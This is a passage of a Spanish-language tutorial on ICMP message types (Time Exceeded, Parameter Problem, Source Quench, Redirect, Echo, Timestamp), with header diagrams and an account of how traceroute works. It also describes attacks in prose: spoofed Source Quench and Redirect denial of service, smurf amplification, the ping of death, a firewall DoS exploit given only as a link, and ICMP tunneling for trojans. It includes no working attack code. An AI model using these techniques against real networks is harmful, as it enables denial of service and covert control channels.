Así, si por ejemplo un paquete tiene un **TTL = 3**, el primer router que reciba el paquete modificará este valor haciendo **TTL=2**, y reenviará el paquete al próximo router del camino entre el origen y el destino.

En caso de que un paquete con **TTL=0** llegue a un router, significará que el paquete no ha podido llegar a su destino en un plazo limitado, por lo que el router tendrá que responder al transmisor del mensaje con un **ICMP** de tipo **Time Exceeded**, y **Code 0**.

Code 1: Tiempo de reensamblaje superado.

Otra situación en la que un paquete puede "caducar" tiene relación con la **fragmentación** que ya mencioné antes.

Como dije, un paquete demasiado grande puede ser dividido en fragmentos para facilitar su transmisión. Los fragmentos irán llegando al destino en cualquier orden, y éste se encargará de reensamblar el paquete. Por supuesto, hay un límite de tiempo por el que estará esperando el destino a que le lleguen todos los fragmentos, para evitar quedarse esperando indefinidamente en caso de que haya habido algún problema de transmisión.

Si un paquete que está en proceso de reensamblaje no se completa en un tiempo determinado, se enviará un mensaje **ICMP** de tipo **Time Exceeded**, y **Code 1**, indicando que no se ha podido completar el reensamblaje del paquete.

Trazado de rutas mediante Time Exceeded

Posiblemente habréis utilizado alguna vez la conocida herramienta **traceroute**.

Como sabréis, esta herramienta permite conocer todos los routers que existen en el camino entre un origen y un destino.

Esta herramienta funciona precisamente gracias a los mensajes **ICMP** de tipo **Time Exceeded**, concretamente a los de **Code 0**.

Lo que hace traceroute es empezar enviando un paquete cualquiera al destino que queremos trazar, pero utilizando en el paquete un **TTL=1**. En cuanto este paquete llegue al primer router que haya en el camino entre tu máquina y la máquina de destino, este router decrementará el **TTL**, por lo que lo dejará en **TTL=0**. Al no poder reenviarlo, ya que el tiempo de vida del paquete ha expirado, tendrá que enviar un **ICMP Time Exceeded Code 0** en respuesta.




Este paquete contendrá como **IP de origen** la del router que lo generó (**R1**), por lo que conocemos así ya la IP del primer router que nos hemos encontrado en el camino.

A continuación, traceroute enviará otro paquete similar, pero con un **TTL=2**. El primer router del camino, **R1** (cuya IP ya conocemos), decrementará el **TTL**, pero al ser ahora el **TTL=1**, podrá seguir reenviándolo, por lo que el paquete llegará al próximo router, **R2**. En cambio, en este segundo router ocurrirá lo mismo que antes, pues se encontrará con un paquete con **TTL=0** que no podrá reenviar, por lo que tendrá que responder con un **ICMP Time Exceeded Code 0**.



Este proceso continuará, incrementando en uno cada vez el valor de **TTL**, hasta que finalmente sea el **host de destino** el que nos responda:



Como vemos en la imagen, el **host de destino** no nos responderá con un **Time Exceeded**, ya que el paquete sí que ha podido llegar hasta él antes de expirar. En lugar de eso, nos responderá con otro mensaje **ICMP**, de tipo **Echo Reply**, que veremos más adelante. Esto se debe a que los paquetes que va enviando **traceroute** son en realidad mensajes **ICMP** de tipo **Echo Request**. Como ya he dicho, más adelante comprenderemos de lo que estoy hablando.

2.3. Problema de parámetros (Parameter Problem).

Este mensaje se envía cuando algún parámetro de la cabecera IP tiene un valor incorrecto, siempre y cuando no sea un campo que tenga ya otro mensaje ICMP específico para notificar el error.

Este es el formato del mensaje:

```
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|    Pointer    |                   unused                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|      Internet Header + 64 bits of Original Data Datagram      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Campo: Type

El valor en este caso es **12**.

Campo: Code

Aunque el RFC sólo especifica un posible valor para este campo, en realidad pueden ser implementados otros valores (como ya ha pasado con otros campos vistos anteriormente).

Estos son los posibles valores:

Code	Descripción
0	El campo **Pointer** especifica el error
1	Falta una opción requerida
2	Tamaño incorrecto de paquete o de cabecera

El valor más habitual es el **Code 0**.

En este caso, el campo **Pointer** indicará la **posición** de la cabecera IP en la que se encuentra el error. Conociendo la cabecera IP, podemos localizar el parámetro exacto cuyo valor es incorrecto.

El **Code 1** es usado cuando una trasmisión requiere opciones IP adicionales, como las usadas por el ejército de los EEUU al utilizar transmisiones seguras, en las que son requeridas ciertas opciones de seguridad en los datagramas.

Sobre el **Code 2** no hay mucho que decir, ya que se explica por sí sólo.

Campo: Pointer

Si el campo **Code** tiene valor **0,** este campo especifica la **posición en bytes** dentro de la **cabecera IP** donde se encuentra el parámetro erróneo.

Destruyendo firewalls

Como comentario sobre este tipo de mensaje ICMP comentaré un **exploit** para una aplicación en concreto, que siempre puede ser interesante.

La aplicación no es ni más ni menos que **Gauntlet Firewall**, un firewall de **Network Associates**, la compañía del famoso (y bastante triste) antivirus McAffee que, por cierto, hace poco apareció la noticia de que es posible que Microsoft compre también esta compañía.


El exploit que, por cierto, también afecta a otro producto de la misma compañía, **WebShield**, aprovecha una vulnerabilidad de estos programas que da lugar a una denegación de servicio (**DoS**) con sólo enviar un mensaje **ICMP Parameter Problem** malformado.

El exploit, y su explicación en castellano los tenéis en: http://www.hakim.ws/ezines/RazaMexicana/raza011/0x02.txt

2.4. Calmar al transmisor (Source Quench)

Este mensaje es útil para implementar un **control de flujo** rudimentario. Ya he explicado algo sobre el control de flujo a lo largo del curso.

Como su nombre indica, este mensaje permite calmar al transmisor cuando está enviando demasiados paquetes, y estos no pueden ser procesados debido a la excesiva velocidad.

Cuando un paquete no pueda ser procesado adecuadamente debido a la

saturación del buffer de recepción, habrá que notificar esta situación mediante un **ICMP Source Quench**. Cuando el transmisor reciba uno o más **Source Quench**, debe bajar la tasa de transferencia para no seguir saturando al receptor.

Este mecanismo es más efectivo si el receptor empieza a enviar los **Source Quench** antes de que haya realmente un problema, es decir, cuando esté cerca del límite, pero sin haberlo superado aún.

El formato del mensaje nos es ya muy familiar:

```
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             unused                            |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|      Internet Header + 64 bits of Original Data Datagram      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Campo: Type

El valor es **4.**

Campo: Code

Aquí es siempre **0**.

Denegación de servicio y Source Quench

Algunos de los ataques que he comentado aprovechando el protocolo ICMP son ataques de tipo **Flood**, es decir, ataques **DoS** que funcionan mediante un bombardeo masivo de paquetes.

Es posible que un sistema que está siendo floodeado intente calmar al atacante enviándole mensajes **ICMP Source Quench**, pensando que el bombardeo no es malintencionado y, por tanto, avisando así de que no da a basto.


Si estamos realizando un ataque de **flood** y empezamos a recibir mensajes Source **Quench** de la víctima tenemos una buena prueba de que nuestro ataque está funcionando.

Por otra parte, el **Source Quench** mismo puede servir para realizar ataques **DoS**. Si enviamos mensajes **Source Quench** a la víctima le estaremos pidiendo que limite su ancho de banda porque supuestamente nos está saturando. Si conseguimos suplantar la personalidad de una máquina a la que esté conectada la víctima (mediante spoofing) podremos echar abajo esa conexión, limitando cada vez más el ancho de banda.

2.5. Redireccionar (Redirect)


Este mensaje, bastante peligroso, se utiliza cuando un router **R** recibe un paquete que debe llevar hasta un destino, pero se da cuenta de que existe un camino más corto hasta ese destino que no pasa por **R**.

Veamos por ejemplo este caso:




La máquina **H1** envía un datagrama al router **R1** para que lo transmita hasta la máquina **H2**. El router **R1** mira en su tabla de enrutamiento y descubre que para llegar a **H2** tiene que pasar primero por **R2**. Analizando las direcciones de **R2** y **H1** deduce que ambos pertenecen a la misma red, por lo que **H1** podría acceder directamente a **R2** sin necesidad de pasar por **R1**.


Si **no** notificase esta situación a **H1** toda la comunicación entre **H1** y **H2** seguiría el siguiente camino:



Mientras que si avisa de esta situación mediante un **ICMP Redirect**, podría ahorrarse un salto en el camino yendo de forma más directa:



Veamos el formato del mensaje:



```
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                 Gateway Internet Address                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|      Internet Header + 64 bits of Original Data Datagram      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Campo: Type

El valor es **5**.

Campo: Code

De nuevo, tenemos varios posibles valores para este campo:

Code	Descripción
0	Redireccionar todos los datagramas para una red
1	Redireccionar todos los datagramas para un host
2	Redireccionar todos los datagramas de cierto tipo de servicio para una red
3	Redireccionar todos los datagramas de cierto tipo de servicio para un host

El segundo caso, **Code 1**, es el explicado en el ejemplo anterior.

El **Code 0**, es lo mismo, pero en lugar de tratarse de un **host** de destino se trata de toda una **red**.

Para el **Code 2** y el **Code 3** hay que anticipar de nuevo algo sobre el protocolo IP, que aún no hemos visto.

Uno de los campos de la cabecera IP es el **TOS** (**T**ype **O**f **S**ervice), o **Tipo de Servicio**. Este campo permite definir diferentes servicios en función del ancho de banda, fiabilidad, e interactividad que requieren. Por ejemplo, un servicio de transferencia de archivos requiere mucho ancho de banda pero poca interactividad, mientras que un servicio de terminal remota (como un telnet) generalmente necesitará poco ancho de banda, pero mucha interactividad. Todo esto ya lo veremos en detalle cuando hablemos del protocolo IP.

En ciertos casos, un determinado router puede estar más dedicado a transmitir cierto tipo de servicio, por lo que se puede optimizar la comunicación utilizando los caminos adecuados para cada caso.

El **RFC 1349** da detalles sobre el campo TOS y su relación con ICMP, concretamente con los ICMPs **Redirect**, y **Destination Unreachable** (donde vimos que los **Code 11 y 12** también se refieren al tipo de servicio).

Campo: Gateway Internet Address

Para los que aún no lo sepáis, un gateway es lo que nosotros estamos llamando un router, por lo que este campo indica precisamente la dirección IP del router al que queremos redireccionar el tráfico.

Por ejemplo, en el caso citado anteriormente, el router **R1** enviaría un mensaje **ICMP Redirect** donde este campo contendría la dirección IP del router **R2**.

Super Source Quench, y otras historias

***Entre los mil usos ilegítimos que se pueden hacer de los mensajes* ICMP Redirect**, se encuentra el ataque conocido como **Super Source Quench**.

A pesar de que su nombre pueda confundirnos, este ataque no tiene nada que ver con el **ICMP Source Quench**, aunque sí que es cierto que, si bien un **Source Quench** puede ralentizar tu conexión, un **Super Source Quench** lo que hace es tirártela por completo.

El ataque consiste simplemente en enviar un mensaje ICMP **spoofeado** (para que aparentemente provenga de un router legítimo) de tipo **Redirect**, en el cual el campo **Gateway Internet Address** contenga la propia dirección IP de la víctima.

Si la víctima es vulnerable a este ataque, desde que reciba el paquete de **Super Source Quench**, redirigirá todo su tráfico hacia si mismo, dando lugar a un bucle infinito de tres pares de narices. 🙂

El Super Source Quench es, por supuesto, un ataque de tipo DoS, pero gracias a los paquetes **Redirect** de ICMP se pueden llevar a cabo todo tipo de ataques de lo más variopintos. Existen herramientas para automatizar este tipo de ataques, como **WinFreez**, que permiten realizar ataques DoS, ataques de suplantación *man in the middle*, etc, etc. En el momento que tienes el poder de redirigir el tráfico de una víctima hacia donde tú quieras los límites sólo los pone tu imaginación. 😉

2.6. Petición de Eco (Echo Request)

Este es uno de los mensajes ICMP más interesantes, aunque en principio pueda parecer tan simple que carezca de interés.

Además de utilizarse en la herramienta **traceroute**, como ya vimos, es también la base del funcionamiento del famoso **PING**, ya que su función consiste simplemente en solicitar a otra máquina que nos devuelva lo que le decimos, como si de un eco se tratase.

Un mensaje **Echo Request** contendrá unos pocos datos de muestra (por ejemplo, se suele usar el abecedario: *abcdefghijklmnopqrstuvwxyz*), y el host que lo reciba debería responder mediante otro mensaje **ICMP** diferente, que es el

Echo Reply (lo veremos a continuación), que contendrá los mismos datos de muestra (el abecedario de nuevo, por ejemplo).

```
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+---+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+---+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Identifier          |        Sequence Number        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+---+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Data ...
+-+-+-+-+-
```

Como vemos, el formato del mensaje es más complejo que el de los anteriores tipos de ICMP.

Campo: Type

En este caso el valor es **8.**

Campo: Code

Siempre tomará valor **0.**

Campo: Identifier

Este campo simula en cierto modo el comportamiento de los puertos UDP, aunque de forma mucho más simple.

Simplemente es un número que sirve para identificar una "**sesión**" de mensajes de eco.

Se usa por ejemplo cuando hacemos un **ping** a una máquina, ya que siempre se hará más de un **Echo Request** a la misma máquina. Toda esta serie de **Echo Request** que componen un **ping** tendrán normalmente el mismo valor en el campo **Identifier**.

Realmente, el estándar no exige ninguna forma concreta de generar este campo, por lo que se deja un poco a las necesidades de cada aplicación.

Campo: Sequence Number

Este campo, combinado con el anterior, permite identificar unívocamente un mensaje concreto de **Echo Request**, para que el **Echo Reply** correspondiente pueda especificar a qué petición de eco en concreto está respondiendo.

El campo **Sequence Number** simula de manera muy rudimentaria **un número de secuencia** TCP, siendo por tanto un número que simplemente se va incrementando con cada **Echo Request** para un mismo **Identifier**.

De nuevo, el estándar nos deja libertad para que utilicemos este campo según las necesidades.

Campo: Data

Este campo contiene los datos de muestra que queremos que nos sean devueltos, como cuando gritamos *"Eco!"* y nos vuelve la respuesta *"Eco!...".*

En lugar de *Eco* podríamos poner cualquier otra palabra, como el ya mencionado abecedario.

Así que ya sabéis, cuando vayáis por la montaña y encontréis a un tío que está berreando el abecedario *"abcdefghijklmnopqrstuvwxyz"*, no debéis asustaros, ya que sólo será un friki con una indigestión de mis artículos que habrá terminado creyéndose que es un PC y está intentando hacer un ping 😉

Sobre el mensaje **Echo Request** no voy a comentar nada de momento (en color rojo, me refiero 😉, ya que comentaré luego juntos los mensajes **Echo Request** y **Echo Reply** después de hablar sobre éste último.

2.7. Respuesta de Eco (Echo Reply)

Este mensaje tiene exactamente el mismo formato, con los mismos campos.

Todos los campos de la cabecera deben llevar una copia exacta de los campos del mensaje **Echo Request** al que están respondiendo, excepto el campo **Type**, que debe ser **0,** que es el número asignado al tipo de mensaje **ICMP Echo Reply**.

La invasión de los pitufos

No se puede hablar de ICMP sin hablar de una de las técnicas más clásicas para explotar este protocolo con fines poco éticos, que es la conocida como "*el pitufo*". Jejeje, bueno, ésta sería la traducción al castellano. En realidad el término "técnico" es **smurf**. 🙂

La técnica de smurf consiste en un ataque **DoS** basado en los mensajes **Echo Request** y **Echo Reply**, y que se puede llevar a cabo sin necesidad de ninguna herramienta especial, ni siquiera un software para manipular **raw sockets** (como **Nemesis** o **Hping**, sobre los que hablaré al final del artículo), si no que basta con la herramienta **PING** que podemos encontrar en cualquier sistema operativo.

El ataque consiste exactamente en un **flood** mediante mensajes **Echo Reply** generados por máquinas que no son la del propio atacante, por lo que se hace bastante complicado para la víctima el encontrar al culpable.

Vamos a ver en qué consiste exactamente:

Todas las redes tienen definidas una dirección especial, que es la denominada dirección **broadcast**. Esta dirección IP especial está reservada para paquetes que estén dirigidos a **todas las máquinas de la red**, y no a una sola.

Como ya sabemos, todas las máquinas de una red están interconectadas, por lo que teóricamente todos los paquetes que circulan por la red llegan a todas las máquinas de la red. Cada máquina tendrá que ser capaz de discernir qué paquetes van dirigidos a ella y cuales no. Este es el motivo por el que un **sniffer** puede funcionar.

Lo que hace el sniffer es poner a la máquina en modo **promiscuo**, es decir, hacer que recoja todos los paquetes, aunque no sean dirigidos para esa máquina. Una máquina que no esté en modo promiscuo sólo debería recoger dos tipos de paquetes: los que van dirigidos a su dirección IP, y los que van dirigidos a la dirección **broadcast**.


Por tanto, ¿qué pasaría si enviásemos un mensaje **Echo Request** a la dirección **broadcast** de una red? Pues teóricamente todas las máquinas de la red tendrían que recibir ese mensaje y, por tanto, enviar un **Echo Reply** en respuesta. Imaginemos que estamos en una red con mil máquinas. Con sólo enviar nosotros un mensaje, habremos recibido mil mensajes en respuesta...

¿Qué pasaría entonces si enviásemos ese **Echo Request** con la **IP de origen spoofeada** para aparentar que quien manda el mensaje no somos nosotros, si no la máquina de nuestra víctima?

Pues, teóricamente, la víctima recibiría 1000 mensajes **Echo Reply** que no tiene ni idea de dónde narices han salido. Sabrá que las respuestas llegan de las máquinas de la red que hemos utilizado, pero no podrá saber quién dio la "orden" a esa red de que le mandase los mensajes.

Si lanzamos varios **Echo Request** a varias redes diferentes, podremos conseguir que llegue un auténtico bombardeo de

mensajes **Echo Reply** a la víctima, con lo que podríamos llegar a saturar su conexión.



Como vemos en la imagen, lo único que tiene que hacer el atacante es lanzar unos cuantos **pings**, uno por cada red que quiera utilizar como **amplificadora** del ataque, utilizando en cada uno la dirección de **broadcast**, que es la que vemos en la imagen.

Una dirección broadcast normalmente se obtiene poniendo un **255** en aquellos bytes de la IP que puedan variar según el tipo de red, es decir, poniendo un **255** donde en la **máscara de red** hay un **0.**

Por ejemplo, para una red *192.168.1.1*, con máscara de red *255.255.255.0*, la dirección **broadcast** será **192.168.1.255**.

En general, para una red de **clase A** habrá que poner un **255** en las **3 últimas cifras** de la IP, en una red de **clase B** un **255** en las **2 últimas cifras** de la IP, y en una red de **clase C** un **255** sólo en la **última cifra** de la IP. ¿Qué no sabéis de qué hablo? Pues esperad al próximo artículo del curso, que tratará sobre el protocolo **IP**.

Para evitar convertir nuestra red en una amplificadora de ataques smurf, tenemos que configurarla para que las máquinas no respondan a mensajes ICMP dirigidos a la dirección broadcast.

El ping de la muerte

Que nadie se eche las manos a la cabeza diciendo: "¡Pero si el ping de la muerte está más pasado de moda que las patillas de Curro Jiménez!".

Es cierto que el ping de la muerte es un ataque que difícilmente puede funcionar hoy día, pero en su momento fue una auténtica **"bomba"** así que merece al menos una mención en este artículo en el que no sólo se trata la actualidad, si no también la historia de ICMP.

Digo lo de "bomba" porque es importante diferenciar entre un **DoS** de tipo **flood**, y un **DoS** de tipo **nuke**.

Un **flood** ya hemos visto lo que es: tirar abajo un sistema a base de saturarlo con miles de paquetes. En cambio, un **nuke** es un ataque que también puede tirar abajo un sistema, pero en este caso con sólo uno o unos pocos paquetes.

Vimos un ejemplo de **nuke** al hablar del **ICMP Parameter Problem**, y un ejemplo de **flood** por ejemplo en la técnica de **smurf** mencionada anteriormente.

El ping de la muerte (**ping of death**), y sus variantes (como el **jolt**, o el **IceNewk**) es un ataque DoS de tipo **nuke** que explota una limitación de los sistemas operativos, ya que estos suelen tener limitado a **65536** el tamaño máximo de paquete que pueden manejar.

No confundamos este tamaño con la **MTU**, ni con el **MSS**, ya que en este caso se refiere al tamaño que puede manejar el

propio sistema operativo, y no el tamaño de los paquetes que se pueden transmitir a través de una conexión.

Como la MTU siempre será menor de 65536 la forma en que se conseguía enviar el ping de la muerte era utilizando la **fragmentación** de la que ya hemos hablado. El ping de la muerte consistía simplemente en un mensaje **Echo Request** de un tamaño mayor que el que podía manejar el sistema operativo receptor, que se enviaba fragmentado para que pudiese circular hasta su destino. Una vez en el destino, el sistema receptor intentaba **reensamblar** el paquete uniendo los fragmentos y, al encontrarse con que el paquete era más grande de lo que podía manejar, el sistema directamente cascaba.

Este problema fue "descubierto" en 1996, y en 1997 la mayoría de los sistemas operativos ya disponían de parches para arreglar este problema, pero.... ¿quién sabe cuántos sistemas pueden quedar ahí fuera sin parchear?...

Túneles para pasar información a través de firewalls

Un sistema que es utilizado por programas maliciosos, como troyanos, demonios de redes DDoS, o cualquier otra aplicación que necesite pasar información a través de un firewall, es el crear un túnel mediante mensajes ICMP.

¿Qué os ha sonado muy raro eso de los demonios de **redes DDoS**? Jeje, he conseguido despertar vuestra curiosidad una vez más soltando por ahí un término raro como quien no quiere la cosa.

Pues si queréis saciar vuestra curiosidad podéis leer este documento en castellano: http://www.fi.upm.es/~flimon/ddos.pdf
Es un documento muy interesante y fácil de leer, en el que encontraréis también una descripción detallada del ataque smurf que mencioné anteriormente. 🙂

Antes de que me vaya más del tema, estaba diciendo que se puede aprovechar un mensaje ICMP para pasar información sin que un firewall se entere.

Si tenemos, por ejemplo, un **troyano** en nuestro sistema, pero tenemos un **firewall**, lo que no podrá hacer el troyano es abrir un puerto **TCP** en escucha para que su controlador se conecte remotamente a nuestra máquina para hacernos todo tipo de judiadas.

Como los firewalls son cada día más comunes, los troyanos tienen que buscar otros sistemas más ingeniosos para poder comunicarse con su controlador. Uno de estos sistemas consiste precisamente en aprovechar los mensajes **Echo Request** y **Echo Reply**.


Como hemos visto, ambos mensajes contienen un campo **DATA** en el que se puede meter cualquier cosa... pues simplemente intercambiando mensajes de **Echo** que contengan todos los datos que queramos transmitir entre el troyano y su controlador, estos podrán realizar una comunicación bastante similar a la que podrían llevar a cabo a través de un puerto UDP.

Otra historia es si el firewall filtra también los mensajes ICMP, pero en la mayoría de los sistemas se deja abierto el **Echo Request** hacia el exterior, y el **Echo Reply** desde el exterior, por lo que el troyano podría utilizar Echo Request para enviar sus datos, y el controlador del troyano podría utilizar **Echo Reply** para lanzar sus órdenes.

2.8. Petición de Sello de Tiempo y Respuesta de Sello de Tiempo (Timestamp Request y Timestamp Reply)

Estos mensajes, al igual que los anteriores, también son una pareja.

El **Timestamp** sirve para medir los tiempos de respuesta en una comunicación entre dos máquinas. El mensaje **Timestamp Request** envía un dato con el instante en que el mensaje fue enviado, y el mensaje de respuesta **Timestamp Reply** contendrá otros datos informando sobre el tiempo que tardó el paquete en ser procesado, tal y como veremos en breve.



```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Identifier          |        Sequence Number        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Originate Timestamp                                       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Receive Timestamp                                         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Transmit Timestamp                                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Campo: Type

El tipo para el mensaje **Timestamp Request** es **13**, y para el mensaje **Timestamp Reply** es **14.**

Campo: Code

Es siempre **0** en ambos mensajes.

Campos: Identifier y Sequence Number

Tienen el mismo significado que en el caso de **Echo Request** y **Echo Reply.**

Campo: Originate Timestamp

Este campo es generado en el mensaje **Timestamp Request**. Especifica el momento exacto en el que el emisor del **Timestamp Request** envió el mensaje. Este tiempo se mide en milisegundos transcurridos desde la medianoche

Campo: Receive Timestamp

Este campo se generará en el mensaje **Timestamp Reply**. Especifica el momento exacto en el que el receptor del **Timestamp Request** (que, por supuesto, será el emisor del **Timestamp Reply**) recibió el mensaje **Timestamp Request.**

Campo: Transmit Timestamp

